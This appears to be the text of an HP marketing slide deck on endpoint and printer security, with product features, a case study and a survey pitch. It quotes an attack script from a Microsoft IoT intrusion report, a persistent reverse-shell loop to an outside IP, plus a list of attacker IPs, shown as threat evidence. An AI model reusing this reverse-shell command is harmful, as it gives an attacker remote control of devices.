



Transform Endpoint Security with the World's Most Secure PCs and Printers

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Get the world's most secure PCs and Printers



CLOUD
CONTROLS

(CASB,
CLOUD AV)

OUTSIDE
THE
NETWORK



PROXY &
FIREWALL
CONTROLS

(SITE
CATEGORIZATION,
SSL INSPECTION,
CONTENT ANALYSIS)

ENTERING
THE
NETWORK



NETWORK
CONTROLS

(NETWORK AV,
SANDBOXING,
SECURITY
ANALYTICS)

ON THE
NETWORK



HOST
CONTROLS

(ENDPOINT AV,
APPLICATION
WHITELISTING, EDR)

ON THE
ENDPOINT

HP PCs and Printers are engineered with hardened security features to protect and recover from cyberattacks before they become headlines.



Where we Play
Last line of Defense



Today's printers act a whole lot like PCs

- Print infrastructure is now viewed as one of the top security risks by organizations*



Hardware



Email



Network
access




Firmware
and software




Internet


Perceived Level of Security Risk



MFP Security Vulnerabilities



Microsoft's Threat Intelligence Report – August 2019



IoT Devices (Printers, VOIP Phone, DVRs) are being used as entry points into the corporate networks

```
#!/bin/sh
```

```
export [IOT Device]="-qws-display :1 -nomouse"
```

```
echo 1|tee /tmp/.c;sh-c '(until (sh-c "openssl_client-quiet -host 167.114.153.55 -port 443 |while : ; do sh&& break; done| openssl_client-quiet -host 167.114.153.55 -port 443"); do (sleep 10 && cn=$(cat /tmp/.c`+1)) && echo $cn|tee/tmp.c&& if [ $cn-ge30 ]; then (rm /tmp/.c;kill-f 'openssl'); fi);done)&' &
```

--end contents of file—

-
- 167.114.153.55, 94.237.37.28, 82.118.242.171, 31.220.61.251, 128.199.199.187
 - <https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion>

Call to Action -Recommendations from Microsoft and OEMs



- IT Asset Management
- Custom security policy
- Anti-Malware / OS Security
- Patching
- Hardening, Secure Configuration
- Network security (802.1x, Internet Exposure etc)
- Reports (Audits, Compliance reports)
- 3rdParty contracts

Anti-malware technology in HP Printers / MFDs

- Monitors outbound network connections (packets)
- Detects anomalous network behavior
- Learns what's normal, then inspects and stops suspicious packets
- User-defined DNS whitelist
- Monitors DNS activity to detect attempts to contact Command & Control server
- Triggers a reboot to initiate self-healing procedures without IT intervention
- Creates security events that can be integrated with a SIEM,



HP Printer / MFD Security Dashboard


Dashboard

Today 01 Mar 2016 | 10:05 AM




Fleet (200 Devices)

Assessment Status



Not Assessed Status



Licensed: 200 Devices
Unlicensed: 0 Devices

License Information
Used: 200, Available: 1800, Days Remaining: 245

UNIQUE HARDWARE - UNMATCHED PROTECTION

BIOS Rootkits
like
LoJax

Viruses that take down OS
defenses like
H1N1

Wiper attacks
like
NotPetya

Web-borne or Office
malware like
WannaCry

Shoulder surfing
and
**Visual
Hacking**



HP SURE START¹

The world's first
SELF-HEALING BIOS
Others can detect, but
HP Sure Start can
RECOVER!



HP SURE RUN²

Built-in
**HARDWARE-
ENFORCED
RUNTIME
PERSISTENCE**
for your
PC's key security
processes



HP SURE RECOVER³

**SECURE AND
AUTOMATED
RECOVERY**
on the world's first and
only PCs with a
firmware-embedded
self-healing system
image²⁸



HP SURE CLICK⁴

**SECURE WEB
BROWSING**
to protect against
most common
attack methods
and attachment
viewing



HP SURE VIEW⁵


Protect against
**INTEGRATED
PRIVACY
SCREEN⁶**

HARDWARE-ENFORCED RESILIENCE AGAINST...



HP Proactive Security plans

DaaS Proactive Security features	Standard Self-Managed	Enhanced HP-Managed
Real-time malware threat protection: <ul style="list-style-type: none"> • Email attachment protection • Phishing link protection • Download protection • Corporate website whitelisting support for IT 	✓	✓
HP TechPulse reporting and analytics: <ul style="list-style-type: none"> • Protection status and gaps by time • Most impacted users and devices by prevented threats • Threats by type and source (summary/details), and over time 	✓	✓
HP-managed service: <ul style="list-style-type: none"> • Analysis of threats by Service Experts⁴ • Detailed, malware kill chain analysis²⁷ • Enforcement of isolation protection on endpoints 		✓



Case Study



Sydney TAFE closes security gaps across 1,000 – strong print estate

Challenge

With printers/MFPs becoming increasingly connected to the network, there are risks to students' personal information and confidential staff information being leaked

The Australian Department of Defense identified printers and MFPs as a potential source of cybersecurity incidents

HP delivered a Print Security Advisory Service. A three-day risk assessment

Solution

The workshop helps discover security blind spots and inefficiencies across Sydney TAFE's printing and imaging fleet

The workshop educated key stakeholders on threats and helping Sydney TAFE reach consensus on the goals of a new printing security strategy



Key Take Away

HP Secure Print Analysis

Are your printers easy prey?

Answer a few quick questions to find out how your print security rates. Then see what you can do to bite back at hackers like The Wolf.

START NOW

Get your rating and a personalized checklist



Your personalized security rating

See how your organization's security policies compare with 167 Asia Pacific IT Managers from our 2018 survey conducted by Spiceworks.



Your checklist

Policy recommendations are based on the NIST cybersecurity framework for devices like printers in order to prevent, detect and respond to cyber attacks.



Status of the industry

Get a copy of the whitepaper 'Printer Security, The New IT Imperative' based on the survey of 500 IT Managers conducted by Spiceworks in May 2018.

TAKE THE SURVEY

THANK YOU

Should you have any further
Questions, please feel free to
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